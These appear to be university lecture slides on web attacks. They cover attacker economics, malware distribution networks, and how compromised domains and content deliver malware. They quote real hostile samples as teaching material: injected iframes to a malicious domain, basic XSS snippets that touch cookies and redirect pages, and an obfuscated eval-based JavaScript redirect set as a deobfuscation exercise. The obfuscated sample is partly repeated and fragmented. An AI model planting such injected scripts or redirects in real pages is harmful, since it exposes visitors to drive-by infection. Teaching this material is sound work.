



Network Security

AA 2015/2016

Web attacks

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We've seen

- Malware types evolution
 - Viruses → Worms
- Attack evolution
 - Attachment to email → remote code execution
- Defense evolution
 - Signatures → heuristics → generic decryption → behavioural malware analysis
- Malware structural evolution
 - Virus in program's memory → malware in the clear → polymorphic malware → metamorphic malware
- What drives these dynamics?



Know your enemy: Attacker evolution

- '90s: attackers were security enthusiasts with high technical competence
- '00s: attacker was anybody that could run an automated tool
 - Main goal → disrupt internet services, spread havoc
- '10s: attackers are **economic agents** that look toward ROIs
 - Malware is an **investment** → effort required to
 - Engineer
 - Test
 - Deliver
 - Maintain → business model

Malware propagation

- Internet Worms (=self-propagating malware) spread at very high speed
 - From Morris to Slammer
 - Severe availability impacts on
 - Routing/networking services
 - General system performance
- Payload could deliver any type of functionality to the attacker
 - Faster propagation speed → higher number of infected targets
 - Higher no. of infections → more bank accounts
 - More bank accounts → higher ROI for the attacker



Attacker's perspective on malware deployment

- Malware author operates in a competitive and adversarial environment
- Adversaries:
 - Security researchers reverse engineer their malware
 - Security firms build AV signatures for malware detection
- Competitors:
 - Many players in the malware development market
 - Market of infections has finite amount of resources
 - Finite number of vulnerable systems
 - Each system worth x \$
 - Malware authors compete to access victim's valuable information

Propagation vs operation

- Strategy 1: High propagation rate
 - PRO: several infections / unit of time
 - AGAINST: The more samples of malware in the wild, the higher the chances to hand a sample to security researchers
 - more infections → faster detection
- Strategy 2: Low propagation rate
 - PRO:
 - higher stealthiness
 - fewer chances of infecting a system already infected by another malware
 - AGAINST: fewer infections / unit of time
- These conditions hold for all attackers
 - Economic theory → there is an "equilibrium point" whereby all competing players maximize their expectations in terms of return to investment

Infection strategy \rightarrow intuition

- $K > 1$ attackers compete to infect $N \gg 1$ systems collectively worth M
 - Average is M/N
- Assume that all N systems have an antivirus
 - Survival time of malware K (L_k) is inversely proportional to number N_k of systems infected by $K \rightarrow$ say $L_k = 1/N_k$
- Strategy 1 \rightarrow all attackers infect all systems
 - Return for each attacker $\rightarrow M/K =$ average return by attacker
 - $L_k \rightarrow 1/N_k = 1/N =$ lowest possible
- Strategy 2 \rightarrow all attackers infect N/K systems
 - Return for each attacker $\rightarrow N/K * M/N = M/K =$ as before
 - $L_k \rightarrow 1/N_k = 1/(N/K) > 1/N \rightarrow$ mean lifetime of K^{th} malware with S2 is higher than with S1
 - True for all K




Self-replication vs controlled deployment

- Very hard to predict outcomes of fully-automated propagation mechanism
 - e.g. Morris worm was programmed to “contain” its propagation → replicates 1 time out of 7
- Modern (post 2010) internet malware does not employ self-propagation mechanisms
- Rather, malware distribution operates over standard request-reply network mechanisms
 - Malware distribution networks
 - Automated malware installs via software exploits
 - Typically through the browser/third party plugins
 - Malware services that install malware → Mebroot
 - Pay-per-infection
 - Emergence of markets for infections (next class)

Malware Distribution networks

- Enforced web attacks via several mechanisms
- Servers on the web that “deliver” the malware to the final user
 - → compromised websites
 - → content networks (e.g. advertisement)
 - → redirects ..






Malware delivery – mechanisms review


- Malware infections happen through one or a combination of different channels
 - **Service infection**
 - Buffer overflow of a vulnerable service listening on the network
 - RPC, Web servers, SQL servers, ...
 - Nowadays services are more difficult to reach
 - NAT, firewalls → incoming connections are controlled so that only services supposed to be listening on the network are reachable
 - e.g. SSH from internal network only, HTTP from everybody
 - → SSH vulnerability can not be reached from outside
 - **Client infection**
 - Buffer overflow against user's client (e.g. Browser, plugins)
 - Redirects of user's browser to compromised websites
 - Social engineering → convince user in performing an action
 - Mail, phishing websites, ..
 - Password guessing, infected devices...

Client infections

- Browser-related content requests are by far the most common on the web
 - Client infections are typically driven by browser or other client activity
 - Mail clients, chat clients, ..
- Limited set of configurations → less uncertainty on vulnerability distribution
 - 3 browsers share the biggest fraction of users
 - Similar plugin configurations
 - Flash
 - Java
 - Adobe
 - Silverlight
 - ActiveX controls, ..




Contents of a webpage



Webpage operations

- Same origin policy enforced by browser
 - Content of FRAME 2(1) can not access content of FRAME 1(2)
 - Stored cookies, loaded content, scripts, ...
- Browser will *trust* content from both frames and execute it in separate execution contexts
 - Requests & display content
 - Executes scripts
- Implicit *trust-chain*
 - Browser trusts *yourtypicalwebsite.com*
 - Browser trusts *seconddomain.com*
 - Browser trusts *Ad provider A,C*
 - Browser trusts *content provider B*
 - *Content provider B* trusts *Ad provider E*
 - Browser implicitly trusts *Ad provider E*
- However, trust is not-transitive → even if content provider B is trustworthy, entities trusted by B are not necessarily trustworthy too

Sources of risk – domain compromisatation




Domain compromisation

- Attacker exploits a vulnerability on the domain's server
 - In our example, yourtypicalwebpage.com
 - Could also be seconddomain.com
 - BoF on HTTP service
 - Password attacks (e.g. against domain's administrative panel)
- Inserts arbitrary content on webpage → content is loaded by every user that requests compromised webpage

```
<!-- Copyright Information -->  
<div align='center' class='copyright'>Powered by  
<a href="http://www.invisionboard.com">Invision Power Board</a>(U  
v1.3.1 Final &copy; 2003 &nbsp; &nbsp;  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>  
</div>
```

```
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>  
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Sources of risk – content compromisatation



Content compromisation

- Attacker exploits a vulnerability in some content manager present on the server
 - E.g. web forum, wiki engines, comment forms, ..
 - Similar vector to persistent XSS attacks'
- Injects unsanitised content onto webpage
 - Typically javascript content that performs some actions → JS is Turing complete
 - Redirection of webpage towards malicious domain
- Javascript typically embedded in a **<script></script>** element
 - Executed by browser when page is loaded
 - `<script> alert("Javascript msg")</script>`
 - Can be triggered by events
 - `<a href src="seconddomain.com" onmouseover="alert("Javascript msg")"> Second domain.com `
 - Or by user actions
 - `<a href src="Javascript: alert("Javascript msg");"> Second domain.com `
- Javascript can access elements of DOM (BOM)
 - Document (Browser) Object Model
 - Document → forms, links, ...
 - `document.cookie;`
 - Browser → window, location, ...
 - `location.replace("thirddomain.com");`

Content compromisation example

- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
 - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="ep1ac";iuiuh8889="e";vbb25="( ";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbjh89="deo";jhbhi87="zf";hgdxgf="re";
jkhui ft="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbjh89+jhbhi87+hgdxgf+jkhui ft+jygyhg);je15=")"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
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awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhui ft="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhui ft+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
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jkhui ft="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhui ft+jygyhg);je15="')"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
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jkhui ft="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhui ft+jygyhg);je15=")"; if
